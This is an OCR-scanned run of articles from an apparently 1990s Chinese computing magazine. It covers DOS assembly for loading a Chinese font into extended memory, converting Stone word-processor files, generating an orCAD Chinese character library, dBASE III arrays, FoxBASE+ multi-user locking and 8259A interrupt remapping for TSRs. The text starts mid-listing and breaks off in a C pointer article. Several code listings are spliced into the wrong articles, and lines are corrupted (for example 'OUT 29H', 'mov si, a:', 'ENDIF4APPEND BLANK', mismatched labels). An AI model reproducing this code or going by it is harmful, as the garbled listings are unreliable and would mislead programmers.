mov byte ptr [GDT1+14h], dl
mov word ptr [GDT1+12h], ax
mov dx, cs
and dh, 0F0h
mov cl, 4
shr dh, cl
mov ax, cs
and ah, 0Fh
shl ax, cl
mov word ptr [GDT1+1Ah], ax
mov byte ptr [GDT1+1Ch], dh
mov si, offset GDT1
mov cx, 10h
mov ah, 87h
int 15h; 从扩充内存中取出汉字字模数据
mov dx, cs
pop si
pop cx
pop ax
pop es
pop ds
iret ; 返回
INT-7FH endp
GDT1 db 16 dup (0) ; 描述符表1
db 20h, 00h, 00h, 00h
db 00h, 93h, 00h, 00h
db 20h, 00h, 00h, 00h
db 00h, 93h, 00h, 00h
db 16 dup (0)
GDT2 db 8 dup (0) ; 描述符表2
```

完成四通机——计算机文件转换的简单方法

汕头大学计算机信息工程系

张凯东

目前越来越多的单位和家庭采用四通机来做中文文字处理机。然而，在四通机上编辑的文件存入磁盘后，拿到一般的微机上却无法正常使用。

若将在四通机上编辑的文件在一般的微机上显示出来（用 DOS 的 TYPE 命令或其它方法均一样），只能看到一些无规律的符号，与用户在四通机上编辑文件时输入的内容完全不一样。经过分析研究发现，一般微机上汉字系统支持的中文字符每个字符占用两个字节，并且每个字节的最高位都为 1；而在四通机上处理过的文件，每个字符虽也是占用两个字节，但第二个字节的最高位却不位 1。因此，只要将该位改为 1 即可。

但是，进行这类文件的转换时应考虑到以下两个问题：

- 1、非汉字符的处理；
- 2、控制字符的处理。

笔者用汇编语言编写了一转换程序，它将在四通机上编辑的文件方便的转换成能在一般的微机上正常使用的文件。该程序经过汇编、连接后用 DOS 命

令提供的转换命令 EXE2BIN 将连接后的 EXE 文件转换为 COM 文件。该 COM 文件的文件长度为

```

db      0FFh,0FFh,00h, 00h
db      00h, 00h, 00h, 00h
db      0FFh,3Fh, 00h, 00h
db      10h, 93h, 00h, 00h
db      0FFh,3Fh, 00h, 00h
db      10h, 93h, 00h, 00h
db      0FFh,0FFh,00h, 00h
db      0Fh, 9Bh, 00h, 00h
db      0FFh,0FFh,30h, 00h
db      00h, 93h, 00h, 00h
ERRSTR  db      7,'HZK16 FILE OPEN ERROR!'
db      0Ah,0Dh,'¥'
HZKNAME db      'HZK16', 00h ;字库文件名称
BEGIN:  lea      dx,HZKNAME ;装入字库文件名称
        mov     ax,3D00h
        int     21h ;打开字库文件
        jnc     PRO-1
        jmp     short ERROR ;错误转ERROR过程
PRO-1:  push     ax
        mov     ax,cs
        mov     cl,4
        add     ax,100h
        push     ax
        rol     ax,cl
        and     al,0Fh
        mov     byte ptr [GDT2+14h],al
        pop     ax
        shl     ax,cl
        mov     word ptr [GDT2+12h],ax
        pop     bx
PRO-2:  mov     cx,4000h
        mov     dx,1000h
        mov     ah,3Fh
        int     21h ;读出数据
        or      ax,ax ;读完成?
        jz      PRO-3 ;完成转PRO-3
        mov     si,offset GDT2
        mov     cx,2000h
        mov     ax,8700h
        int     15h ;将数据装入扩充内存
        add     byte ptr [GDT2+1Bh],40h
        jnc     PRO-2
        inc     byte ptr [GDT2+1Ch]
        jmp     short PRO-2 ;转,继续读
ERROR:  mov     dx,offset ERRSTR
        mov     ah,9
        int     21h ;打开文件错误信息显示
        int     20h ;程序结束
PRO-3:  mov     ah,3Eh
        int     21h ;关闭字库文件
        mov     dx,offset INT-7FH
        mov     ax,257Fh
        int     21h ;建立int 7FH中断
        mov     dx,offset BEGIN
        add     dx,104h
        int     27h ;贮留内存,退出
FILE9   ends
        end     START

```

323 节。该程序已在 213F 和 CCDOS5.0 等汉字系统的支持下通过验证。

```

CSEG      SEGMENT
ASSUME    CS:CSEG, DS:CSEG
          ORG 5cH
FCB-S     DB 36 DUP(0)
SFILE     DB 128 DUP(0)
          ORG 100H
START:    MOV CX, 10H
          MOV SI, OFFSET fcb-s[16]
          MOV DI, OFFSET fcb-d
          PUSH DS
          POP ES
          CLD
          REP MOVSB
          MOV AH, 0fH
          MOV DX, OFFSET fcb-s
          INT 21H
          CMP AL, 0ffH
          JE openerr
          MOV AH, 16H
          MOV DX, OFFSET fcb-d
          INT 21H
          CMP AL, 0ffH
          JE makeerr
          XOR AL, AL
          MOV fcb-s[32], AL
          MOV fcb-d[32], AL
NXTREC:   MOV AH, 14H
          MOV DX, OFFSET fcb-s
          INT 21H
          MOV CX, 80H
          MOV BX, 0
NXBYTE:   TEST sfile[BX], 80H
          JZ nptime
          TEST sfile[BX+1], 80H
          JZ nptime1
          CMP sfile[BX], 8CH
          JNZ nptime
          MOV sfile[BX], 0DH

```

```

          JMP nptime
NXTIME1:  INC BX
          DEC CX
          OR sfile[BX], 80H
NXTIME:   INC BX
          LOOP nxbyte
          CMP AL, 3
          JE lastrec
NEXT:     CMP AL, 0
          JNE cpyend
LASTREC:  MOV AH, 15H
          MOV DX, OFFSET fcb-d
          INT 21H
          CMP AL, 0
          JNE wrterr
          JMP nxtrec
OPENERR:  MOV DX, OFFSET msgser
          JMP msgout
MAKEERR:  MOV DX, OFFSET msgwer
          JMP msgout
WRTErr:   MOV DX, OFFSET msgwer
          JMP msgout
CPYEND:   MOV AH, 10H
          MOV DX, OFFSET fcb-d
          INT 21H
          CMP AL, 0ffH
          JE clserr
          MOV DX, OFFSET msgend
          JMP msgout
CLSERR:   MOV DX, OFFSET msgcer
MSGOUT:   MOV AH, 9
          INT 21H
          MOV AH, 4cH
          INT 21H
MSGSER    DB 0dH, 0aH, 'Source file not found'
          DB 0dH, 0aH, '$'
MSGMER    DB 0dH, 0aH, 'Directory full', 0dH, 0aH, '$'
MSGWER    DB 0dH, 0aH, 'Diskette full', 0dH, 0aH, '$'
MSGCER    DB 0dH, 0aH, 'Cannot close', 0dH, 0aH, '$'
MSGEND    DB 0dH, 0aH, 'File changed complete'
          DB 0dH, 0aH, '$'
FCB-D     DB 37 DUP(?)
CSEG      ENDS
          END START

```


OF CAD 软件包汉字库的生成

成都电子科技大学信息系统研究所 雷 鸣

orCAD 软件包是 orCAD 公司推出的用于绘制电原理图与多层印制板图的计算机辅助设计 (CAD) 软件, 由于它友好的用户界面, 方便灵活的操作性能, 在众多的 CAD 软件产品中独树一帜, 得到了广大工程技术人员喜爱。

在用 orCAD 绘制电原理图时，如果能加上汉字说明文字，将使绘制出的电原理图明白、易懂，便于工程研制、科研设计工作的存档与交接。

orCAD 软件包提供了一个实用程序 COM-POSER.EXE, 给我们为其加汉字功能提供了必要的手段, 它能将用字处理程序产生的元件库源文件 (扩展名为 .SRC) 转换成 orCAD 所能识别的库文件 (扩展名为 .LIB)。假设我们需自造一个 orCAD 元件库中没有的元件, 比如一个电容, 这个电容的名字叫 MY-CAP, 放在一名为 MYSELF.LIB 的元件库中, 则相应的元件库源文件 MYSELF.SRC 的内容见图 1。

Prefix
End

'MY-CAP'

320

The diagram shows a cross-shaped structure on a grid. The vertical arm is 15 units high, and the horizontal arm is 5 units wide. The intersection is a 3x3 square. The grid is 20 units wide and 20 units high. The vertical arm is labeled '15' and the horizontal arm is labeled '5'.

图 1 电容的库源文件

Prefix 与 End 叫做文件前置定义，必须放在 .SRC 文件的第一行与第二行。用单引号括起来的 'MY-CAP' 是元件名，下行的 3 2 0（三个数字用空格分离）指明组成该元件的点阵尺寸为 X 轴 30 点，Y 轴 20 点，后面的 0 此处我们不关心。关于 COMPOSER.EXE 文件的详细说明请参考 orCAD

的使用手册。

建立 MYSELF.SRC 文件之后, 用 COMPOSER.EXE 处理生成相应的 MYSELF.LIB 库文件, 设制 orCAD 时加上该库文件, 即可在绘图时使用它提供的元件 MY-CAP。

分析图 1 可知, MYSELF.SRC 文件实际产生的是所需元件的点阵模, 要显示的点用井 (ASCII 代码为 23H) 表示, 不显示的点用 · (ASCII 代码为 2EH) 表示。因此, 我们可以这样设想: 建立一个汉字库, 每个汉字作为库中的一个元件, 显示一个汉字就是从汉字库中取出该汉字元件显示。

实现以上设想需完成这样两项工作：取得汉字字模并将字模信息转换成图 1 所示的 MESELF.SRC 文件格式。

字模可以从 CCDOS 的字库中取得, 对于 16×16 点阵的汉字, 其字模信息在字库中占 32 字节。例如“开”字的字模信息如图 2。这里以 CCDOS2.10 的汉字库 CCLIB 为例说明怎样取得字模信息。

字节 1	00H	字节 2	08H	字节 3	1FH	字节 4	FCH
字节 5	06H	字节 6	30H	字节 7	06H	字节 8	30H
字节 9	06H	字节 10	30H	字节 11	06H	字节 12	32H
字节 13	7FH	字节 14	FFH	字节 15	0FH	字节 16	30H
字节 17	06H	字节 18	30H	字节 19	06H	字节 20	30H
字节 21	06H	字节 22	30H	字节 23	06H	字节 24	30H
字节 25	0CH	字节 26	30H	字节 27	0CH	字节 28	30H
字节 29	18H	字节 30	30H	字节 31	20H	字节 32	20H

图 2 “开”字的字模信息

在 CCLIB 中, 汉字字模是以区位码为序存放的, 每个汉字占 32 个字节。为了节省存储空间, 汉

字在 CCLIB 中存放的排列顺序并不完全与 GB2312-80 一致, 国标中不常用的第六与八区以及保留的第十至十五区没有放入 CCLIB 中, 并且, 用第九区的制表符代替了原第六区的位置。假设汉字在 CCLIB 中也是按区存放的, 则它与标准的汉字区位码区号的对应关系见表 1:

CCLIB 中的区号	GB2312-80 中的区号
1~5	1~5
6	9
7	7
8~79	16~87

表 1 CCLIB 区号与标准区号对应关系

根据图 3, 如果已知一个汉字的区位码, 可以用下式计算得到它在 CCLIB 中的起始存放位置:

$$S = \begin{cases} Q & Q \leq 15 \\ 6 & Q = 9 \\ Q - 8 & Q > 15 \end{cases}$$

$$ST = [(S - 1) \times 94 + T - 1] \times 32$$

Q: 某汉字的区码

T: 某汉字的位码

ST: 某汉字字模信息在 CCLIB 中存放的起始位置

得到字模信息之后, 将其转换成图 2 所示的元件库源文件格式。先从字模信息的第一字节的最高位 D7 开始, 如果是比特 1, 转换成 23H, 如果是比特 0, 则转换成 2EH。然后是第一字节的 D6 位, 依次完成。并在每转换完两个字节之后插入回车换行信息 0DH, 0AH。

笔者根据以上思想用汇编语言编了一个汉字自动生成软件, 其详细程序清单附后。该软件使用的汉字库为 CCLIB, 自动生成 COMPOSER.EXE 所需的元件库源文件。程序中, 元件库源文件名叫 HZ.SRC, 在相应的 HZ.LIB 库中, 每个汉字作为一个元件, 名字叫 HZ××××, “××××”为该汉字的区位码号, 例如“开”字名为“HZ3110”。并且在当前目录下, 必需存有 CCLIB 与元件库源文件 HZ.SRC, 否则程序运行将显示出错信息。因此, 在第一次使用该程序时, 可用字处理软件先生成 HZ.SRC 文件, 它只需包含如下两行信息:

Prefix

End

执行程序, 键入 HZ, 然后回车, 在提示信息

下输入某汉字的区位码, 回车即可生成该汉字的元件库源文件, 然后用 COMPOSER.EXE 转换成库文件, 就可以在绘图时使用该汉字了。

```

stack segment stack
    db 20 dup('stack'); 设置堆栈
stack ends

; 数据段
data segment
libname db 'cclib', 0 ; 默认 CCLIB 为汉字库
codebuff db 5 ; 键盘输入区位码缓冲区
    db ?
    db 5 dup(?)
intro db 0dh, 0ah, 'Enter the code of HZ ? '
    db 0dh, 0ah, '$' ; 区位码输入提示信息
nambuff db 'hz.src' ; 默认库源文件为 HZ.SRC
    db 0
amees db 0ah, 0dh, 'Error ! $' ; 出错显示信息
models db 03h, 00h, 03h, 00h, 03h, 00h, 03h, 04h, 0ffh, 0feh
    db 03h, 00h, 03h, 00h, 03h, 00h, 03h, 00h, 03h, 80h
    db 06h, 40h, 0ch, 20h, 18h, 30h, 10h, 18h, 20h, 0eh
    db 0c0h, 04h
modelt db 288d dup(?) ; 转换得到的源文件缓冲区
    db 0dh, 0ah
prefix db 27h, 'HZ' ; 元件名、点阵大小定义
    db '3221'
    db 27h, 0dh, 0ah
    db '2 2 0', 0dh, 0ah
data ends

ftran segment ; 代码段
main proc far
    assume cs: ftran, ds: data, es: stack

start:
    push ds
    sub ax, ax
    push ax
    mov ax, data
    mov ds, ax

; main proc begin here
    mov dx, offset intro ; 显示输入区位码提示信息
    mov ah, 9
    int 21h
    mov dx, offset codebuff
    mov ah, 0ah
    int 21h ; 输入区位码
    mov ah, codebuff+1
    cmp ah, 4
    jne error
    mov si, offset codebuff
; 保留区位码作为元件名的一部分
    mov di, offset prefix
    mov cx, 4

again:
    mov ah, [si+2]
    mov [di+3], ah
    inc si
    inc di
    loop again
    call caculat ; 计算汉字在 CCLIB 中的起始位置
    mov dx, offset libname ; 调 CCLIB 中的字模信息
    mov al, 0
    mov ah, 3dh ; 打开库文件
    int 21h

```

```

mov     bx, ax
jc      error
mov     al, 0 ;移读写指针至该汉字字模的起始位置
mov     cx, di
mov     dx, si
mov     ah, 42h
int     21h
jc      error
mov     cx, 32d ;读入字模信息
mov     dx, offset models
mov     ah, 3fh
int     21h
mov     ah, 3eh ;关闭汉字库
int     21h
jc      error
call    covert ;将字模信息转换成库源文件
mov     dx, offset nambuff ;写入库源文件
mov     al, 1
mov     ah, 3dh ;打开库源文件
int     21h
jc      error
mov     bx, ax
mov     cx, 0 ;移读写指针至文件尾
mov     dx, 0
mov     al, 2
mov     ah, 42h
int     21h
jc      error
mov     cx, 17d ;写入该汉字的元件名
mov     dx, offset prefix
mov     ah, 40h
int     21h
jc      error
mov     cx, 290d ;写入该汉字的字模信息
mov     dx, offset modelt
mov     ah, 40h
int     21h
jc      error
mov     ah, 3eh ;关闭库源文件
int     21h
ret

error:
mov     dx, offset emess ;错误信息显示
mov     ah, 9
int     21h
ret

main    endp
caculat proc near
;计算汉字在CCLIB中的起始位置,高位放DI,低位放SI
mov     al, prefix+3
sub     al, 30h
mov     ah, 0ah
mul     ah
mov     bh, al
mov     al, prefix+4
sub     al, 30h
add     bh, al
mov     al, prefix+5
sub     al, 30h
mov     ah, 0ah
mul     ah
mov     bl, al

```

```

mov     al, prefix+6
sub     al, 30h
add     bl, al
cmp     bh, 9
je      next
cmp     bh, 10h
jl      retun
sub     bh, 8
jmp     retun

```

```

next:
mov     bh, 6

```

```

retun:
dec     bh
mov     al, 5eh
mul     bh
mov     bh, 0
add     ax, bx
dec     ax
mov     bx, 20h
mul     bx
mov     di, dx
mov     si, a:
ret

```

```

;
caculat endp

```

```

covert proc near

```

;将汉字字模信息转换成库源文件格式。字模放在MODELS,转换后
;得到的库源文件信息放在MODEL T中。

```

mov     dl, 16d
mov     si, offset models
mov     di, offset modelt

```

```

rotatel:
mov     dh, 2

```

```

rotate2:
mov     cx, 8
mov     ah, [si]

```

```

rotate3:
shl     ah, 1
jc      loop1
mov     al, 2eh
jmp     loop2

```

```

loop1:
mov     al, 23h

```

```

loop2:
mov     [di], al
inc     di
loop    rotate3
inc     si
dec     dh
jnz     rotate2
mov     al, 0dh
mov     [di], al
mov     al, 0ah
inc     di
mov     [di], al
inc     di
dec     dl
jnz     rotatel
ret

```

```

covert endp
ftran  ends
end    start

```

在DBASEⅢ中实现多维数组

上海机械专科学校管理工程系 马 良

DBASEⅢ数据库管理系统以其简单易学等特点在我国已流行了多年,在各企事业单位的信息管理中得到了广泛的应用。尤其是DBASEⅢ的数据查询和检索功能,为它的一大优势,但是,在涉及到数组的存取和运算方面,则不能不说还存在着一个空缺。DBASEⅢ不象其它高级语言,有着极为平常的数组操作功能。尽管可以用多个变量来说明和赋值,但DBASEⅢ系统本身对变量个数限制在255个以内,因此也无法存取稍大一点的数组,况且对于数组维数为动态确定的问题还是无法处理。这里,将要给出一种利用DBASEⅢ的数据库来存取多维数组的一般方法,数组的规模是在运行时确定的。

首先,将任意规模的多维数组映照为等价的一维数组:

$$a[x_1, x_2, \dots, x_L] = > b[x_L + (x_{L-1}-1) \cdot m_L + (x_{L-2}-1) \cdot m_L \cdot m_{L-1} + \dots + (x_2-1) \cdot m_L \cdot m_{L-1} \dots m_3 + (x_1-1) \cdot m_L \cdot m_{L-1} \dots m_2]$$

这里,各维下标 x_1, x_2, \dots, x_L 的区间为 $(1 \dots m_1), (1 \dots m_2), \dots, (1 \dots m_L)$ 。

例如:矩阵 $[a_{ij}]_{m \times n}$ 的任一元素 $a[i, j]$, 可对应于一维数组中的 $b[(i-1) \times n + j]$; 三维数组 $[a_{ijk}]_{m \times n \times p}$ 的任一元素 $a[i, j, k]$, 可对应于一维数组中的 $b[(i-1) \times n \times p + (j-1) \times p + k]$; 等等。

于是,应用该原理,我们仅需考察一维数组即可。

定义DBASEⅢ数据库ARRAY.DBF, 其中只有一个字段VALUE, 类型为数字型(若存取其它类型数组, 可改为需要的类型), 长度8位, 小数0位(可根据需要进行修改)。该数据库开始时只有结构, 无数据。下述的示例程序在该数据库中存取一个任意规模的整数矩阵, 其维数N在运行时才确

定。该程序在PC系列微机上, 分别于DBASEⅢ, FOXBASE+, FOXPRO等环境下运行通过。虽然FOXBASE与FOXPRO系统本身提供数组功能, 但其元素个数限制在3600以内, 对矩阵而言, 只能处理 60×60 规模。而用本文所说的数据库方法, 则可存取几乎是任意规模的大型数组(DBASEⅢ限定为10亿)。

```
CLEAR ALL
SET TALK OFF
SET SAFETY OFF
SET EXACT ON
CLEAR
INPUT "N=" TO N
?
USE ARRAY
ZAP
APPEND BLANK
GO 1
I=1
DO WHILE I<=N
J=1
DO WHILE J<=N
K=(I-1)*N+J
REPLACE VALUE WITH K
??STR(VALUE, 8)+SPACE(2)
IF (I=N).AND.(J=N)
EXIT
ENDIF4APPEND BLANK
J=J+1
GO K+1
ENDDO
?
I=I+1
ENDDO
CLOSE DATABASE
RETURN
```

N=6

1	2	3	4	5	6
7	8	9	10	11	12
13	14	15	16	17	18
19	20	21	22	23	24
25	26	27	28	29	30

FOXBASE+多用户编程方法

顺德市邮电局电脑室 李健国

随着计算机在国内各行业应用的日益广泛和水平的不断提高,越来越多的计算机用户都希望开发出能够适应多用户共享数据库的信息管理系统,或打算将原有的单用户应用软件改版为多用户版本。尽管多用户 MIS 的设计软件存在着被新一代的 DBMS (例如 SYBASE、ORACLE) 取代的趋向,但是在国内 dBASE、FOXBASE+ 仍拥有众多的使用者,而且在设计中小型事务管理系统中,dBASE、FOXBASE+ 仍不失为一种比较理想的开发工具。

目前已有不少书刊从语法的角度介绍了 FOXBASE+ 多用户编程的技术,本文以设计者的角度,试图精简地、综合地分析和阐述多用户环境下编程、调试中遇到的问题及解决办法,供同行们参考。

一、编程时的几条基本规则

这里先简略介绍几个常用多的用户命令和函数的用法

• SET EXCLUSIVE ON / OFF

如果 ON / OFF 中设为 ON,则后面打开的文件均为独占打开;如果设为 OFF,则后面打开的文件为共享打开。

• USE <文件名> EXCLUSIVE

打开一个文件,且该文件被该用户独占。

• FLOCK ()

对文件加锁。如果加锁成功,返回 .T. 值,否则返回 .F.。

• RLOCK () 和 LOCK ()

对当前记录加锁。如果加锁成功,返回 .T. 值,否则返回 .F.。

• UNLOCK [ALL]

UNLOCK 对当前工作区被加锁的文件及其所有记录解锁。UNLOCK ALL 则对所有工作区的文件及记录解锁。

以下是编程时的基本规则:

- 1、文件被独占打开后,该用户不必对之加锁即可对它进行读和写操作。
- 2、文件正在被某一用户独占打开,别的用户不可再打开该文件,即不能对之读或写。
- 3、文件被共享打开并成功加锁后,该用户可对它进行读和写操作。
- 4、文件被某一用户共享打开并加锁,别的用户仍可打开此文件,但不能再对它加锁,而且只能读该文件的内容,不能对它做诸如修改、删除、压缩、移动等写操作。
- 5、当文件用 USE、CLEAR ALL、QUIT、CLOSE DATABASE、CANCEL 等退出时,被加锁的文件或记录会自动解锁,而不必执行 UNLOCK。

二、编程时应注意到的两点

1. 对于共享打开的文件执行某些读写命令,可不必对该文件或记录加锁,因为这些命令会自动地对当前数据库设置封锁,以防止其他用户对数据库的更新。这些命令包括: APPEND [BLANK]、APPEND FROM、AVERAGE、BROWSE、COPY、COPY STRUCTURE、COUNT、DELETE ALL、INDEX、JOIN、RECALL、SORT、SUM、TOTAL、UPDATE、REPLACE ALL。

这些命令执行完毕,会自动对操作的文件或记录解锁。

但执行这些命令时,如果被操作的文件已被其他用户加了锁,则自动加锁失败并出错,返回一个出错信息。

2. 有几个操作,要求打开数据库时必须为独占打开。这些命令包括: INSERT [BLANK]、MODIFY STRUCTURE、PACK、REINDEX、ZAP

三、调试时常见错误的原因及解决方法

1. (110) EXCLUSIVE OPEN OF FILE IS REQUIRED

这时可查找程序中有执行 ZAP、PACK、REINDEX、INSERT [BLANK]、MODIFY STRUCTURE 的地方，因为执行这些命令时要求被操作的数据库必须是独占打开的。解决的办法，只需对该数据库设为独占打开即可：

```
USE <文件名> EXCLUSIVE
```

```
ZAP (PACK、REINDEX.....)
```

```
USE
```

2. (108) FILE IS IN USE BY ANOTHER 造成这个错误的原因可在以下几方面查找：

- 试图打开一个已被别的用户独占打开的文件；
- 试图独占地打开一个已被别的用户打开的文件；
- 文件已被别的用户加锁，程序对该文件执行某些有自动加锁功能的命令（见“编程时应注意到的两点”的第一点）。

3. (1503) FILE CAN NOT BE LOCKED

这种出错往往是由刚才提及的语句 USE <文件名> EXCLUSIVE 造成的。当执行 USE <文件名> EXCLUSIVE 试图独占地打开一个已被别的用户打开并加锁的文件时，就会引起这种出错。

4. (109) RECORD IS IN USE BY ANOTHER

这种出错出现于程序运行时，某用户对一个记录加了锁，另一用户试图再对该记录加锁。

5. (130) RECORD IS NOT LOCKED

当一个记录未加锁，程序对该记录的字段进行 REPLACE 或 @...SAY...GET 操作时，就会引起这种出错。解决的办法是在这类语句前加上 LOCK() 函数对该记录进行加锁，但较为省事的办法是用出错陷阱来捕捉这个错误，然后在出错处理程序中进行加锁处理。

2、3、4 这三个出错和出错 1 不同的是，它们往往是在程序的执行中难以预料地出现，所以最好的办法仍然是利用 FOXBASE+ 中的“出错陷阱”功能来随时捕捉这类出错，在“出处理程序中”处理这些错误，使程序继续顺利地执行。

下面提供出错处理程序给各位参考，其中假设

用户使用的应用软件是用多级菜单驱动的，语句“RETURN TO MASTER”为返回到应用程序的主菜单。

PROCEDURE ERR

```
IF ERROR()=130 .OR. ERROR()=109
```

```
***** -- 130 Record Is Not Locked / --109 Record Is In Use By Another
```

```
TIME=1000
```

```
@ 23,0 CLEAR
```

```
@ 23,10 SAY"记录未加锁! 正再尝试加锁,请稍等片刻..."
```

```
DO WHILE TIME>=0 .OR. .NOT. LOCK() &&尝试加锁一千次,并回显加锁次数
```

```
@ 24,0 SAY TIME
```

```
TIME=TIME-1
```

```
ENDDO
```

```
IF TIME>0 &&加锁成功,重新执行出错语句
```

```
@ 23,0 CLEAR
```

```
RETRY
```

```
ELSE &&加锁失败,选择“重试加锁”或“返回”
```

```
Q='T'
```

```
@ 23,0 CLEAR
```

```
@ 23,10 SAY"再次尝试(T)? 返回主菜单(R)?" GET Q
```

```
READ
```

```
IF UPPE(Q)='R'
```

```
RETURN TO MASTER &&回到主菜单
```

```
ELSE
```

```
RETRY &&重新执行出错语句
```

```
ENDIF
```

```
ENDIF
```

```
ENDIF
```

```
IF ERROR()=108 .OR. ERROR()=1503
```

```
***** -- 1503 File Can Not Be Locked / --108 File Is In Use By Another
```

```
TIME=1000
```

```
@ 23,0 CLEAR
```

```
@ 23,10 SAY"文件未加锁! 正再尝试加锁,请稍等片刻..."
```

```
DO WHILE TIME>=0 .OR. .NOT. FLOCK() &&尝试加锁一千次,并回显加锁次数
```

```
@ 24,0 SAY TIME
```

```
TIME=TIME-1
```

```
ENDDO
```

```
IF TIME>0 &&加锁成功,重新执行出错语句
```

```
@ 23,0 CLEAR
```

```
RETRY
```

```
ELSE &&加锁失败,选择“重试加锁”或“返回”
```

```
Q='T'
```

```
@ 23,0 CLEAR
```

```
@ 23,10 SAY"再次尝试(T)? 返回主菜单(R)?" GET Q
```

```
READ
```

```
IF Q='R'
```

```
RETURN TO MASTER &&回到主菜单
```

```
ELSE
```

```
RETRY &&重新执行出错语句
```

```
ENDIF
```

```
ENDIF
```

```
ENDIF
```

```
RETURN
```

获得热键优先控制权的方法

中国科技大学 夏 冰

【摘要】 本文介绍了通过对 PC 系列机 8259A 中断控制器直接编程来改变硬件中断号的方法, 使 TSR 程序员能确定其 TSR 程序的优先控制权。

目前, 在 PC 机市场上, 内存驻留软件 (TSR) 已成为非常重要的一类应用程序, 就是一般计算机程序员或用户也时常需要编写一些这类程序。这样, 如何确保自己的 TSR 程序可以被激活, 已成为大家首先关心的问题。大多数 TSR 程序都是通过截取中断 8H、9H 等硬件中断来获得控制权的, 因为大家都来截取这几个中断, 往往出现前面程序被后面程序屏蔽控制权的现象, 从而使现有的这种方法变得不安全了。那么, 有没有比中断 8H、9H 更可靠的中断可以利用呢? 回答是: 我们可以自己“造”出来, 这就是通过对 8259A 中断控制器重新初始化来改变硬件中断号的方法。

一、实现原理

我们知道, IBM PC 系列机的中断控制是由 Intel 8259A 中断控制器来管理的。8259A 有 8 个中断源 IRO~IRT, 在机中分别对应于电子钟时间基准、键盘、从属中断控制器、COM1、COM2、LPT2、软盘驱动器操作结束时的硬中断和 LPT1 的警告信号中断。这 8 个中断源对应的不同中断向量如下表所示。

中断向量 I R 编码	D7	D6	D5	D4	D3	D2	D1	D0
IR0	T7	T6	T5	T4	T3	0	0	0
IR1	T7	T6	T5	T4	T3	0	0	1
IR2	T7	T6	T5	T4	T3	0	1	0
IR3	T7	T6	T5	T4	T3	0	1	1
IR4	T7	T6	T5	T4	T3	1	0	0
IR5	T7	T6	T5	T4	T3	1	0	1
IR6	T7	T6	T5	T4	T3	1	1	0
IR7	T7	T6	T5	T4	T3	1	1	1

表 1

这中断向量字节的高 5 位 $T_7 \sim T_3$ 是由程序在初始化 8259A 时设置的, 低 3 位 $T_2 \sim T_0$ 则由 8259A 按照被响应的中断输入信号 IR 的编码自动插入。原来的硬中断号之所以是 08H~0FH, 就是由于 BIOS 启动模块初始化 $T_7 \sim T_3$ 为 00001B 的原因。所以只要重新初始化 $T_7 \sim T_3$, 就可以改变硬中断向量, 使这些中断先执行用户自己的程序, 再转回原来的 08H~0FH 中断, 这样, 其他程序对中断 08H~0FH 的争夺就已远离你了。

二、实现方法

8259A 的初始化编程顺序见下面的流程图。




图 1

注: A0 可认为是端口地址最低位。

图中 ICW1~ICW4 是四条 8 位长的 8259A 初始化命令字, 通过送入顺序和括号中的特征来区别。下面介绍这四个命令字的功能:

1、ICW1 (A0=0, D4=1)

bit7~bit5	8086/8088 系统中不用
bit4	=1
bit3	LTIM, 中断信号触发方式 0—边沿触发;1—电平触发
bit2	8086/8088 系统中不用
bit1	SINGL, 单器件/级联方式指示 0—级联方式;1—单器件方式
bit0	IC4, 有无 ICW4 0—不用 ICW4;1—使用 ICW4

2、ICW2 (A0=1)

bit7~bit3	设置中断向量的高5位T ₇ ~T ₃
bit2~bit0	8086/8088 系统中不用

3、ICW3 (A0=1)

bit7~bit0	S ₇ ~S ₀ , 每位算记对应IR输入端是否有从设备 8259A 0—无从设备;1—有从设备
-----------	--

4、ICW4 (A0=1)

bit7~bit5	=0000B
bit4	SFNM, 选择在级联时是否工作于特殊全嵌套方式 0—工作于一般全嵌套;1—工作于特殊全嵌套
bit3	BUF, 指示是否工作在缓冲方式下 0—不工作在缓冲方式下;1—工作于缓冲方式
bit2	M/S, 当 BUF=1 时有效 0—从设备;1—主设备
bit1	AEOL, 选择是否自动中断结束方式 0—非自动结束, 需 EOI;1—自动结束
bit0	μPM 类型指示 0—8080/8085;1—8086/8088

好了,到这里用户已经可以自己动手试一试了。为了帮助理解,这里给出程序模型,以帮助读者正确转换硬中断。

本例将硬中断改为 78H~7FH, 具体编程时,用户可自己选择新中断向量。

CODE SEGMENT

START: JMP BEGIN

```
INT78 PROC
    PUSHF
    ; 用户自己的动作
    ...
    INT 8H
    POPF
    IRET
```

```
INT78 ENDP
;
INT79 PROC
    PUSHF
    ; 用户自己的动作
    ....
    INT 9H
    POPF
    IRET
INT79 ENDP
;
INT7A PROC
    STI
    INT 0AH
    RETF 2
INT7A ENDP
```

INT7B~INT7F 与 INT7A 相似,只是分别调用0BH~0FH中断,在此从略。

```
.....
BEGIN:
    ;用户自己的动作
    .....
    ;设置 78H~7FH 中断向量
    MOV AX, 2578H
    MOV DX, OFFSET INT78
    INT 21H
    ;下面向量 79H~7FH 的设置相似,在此从略。
    .....
    ;初始化 8259A
    MOV AL, 11H; ICW1
    OUT 29H, AL
    MOV AL, 78H; ICW2
    OUT 21H, AL
    MOV AL, 04H; ICW3
    OUT 21H, AL
    MOV AL, 01H; ICW4
    OUT 21H, AL
    ; 用户自己的动作
    .....
CODE ENDS
```

本方法在 286、386、486 机上调试通过。

参考文献:

- [1]朱伟乃等《微型计算机系统原理分析与维修》,科学出版社
- [2]Steven Armbrust, Ted Forgernon《DOS/BIOS 使用详解》电子工业出版社

也谈 C 语言指针应用中的问题

深圳教育学院 曾荣珍

C 语言程序设计中指针的概念是不可缺少的主要内容。指针类型用途很广,利用指针可以直接对内存中各种不同的数据结构的数据进行快速处理,指针的使用为函数修改其调用参数提供了方便,动态分配例程需要指针支持。正是因为有了指针及其灵活应用,才使得 C 语言成为一门绝好的语言,尤其擅长于书写系统软件。但指针作为 C 语言的最显著特征的同时,又是 C 语言最危险的特征。

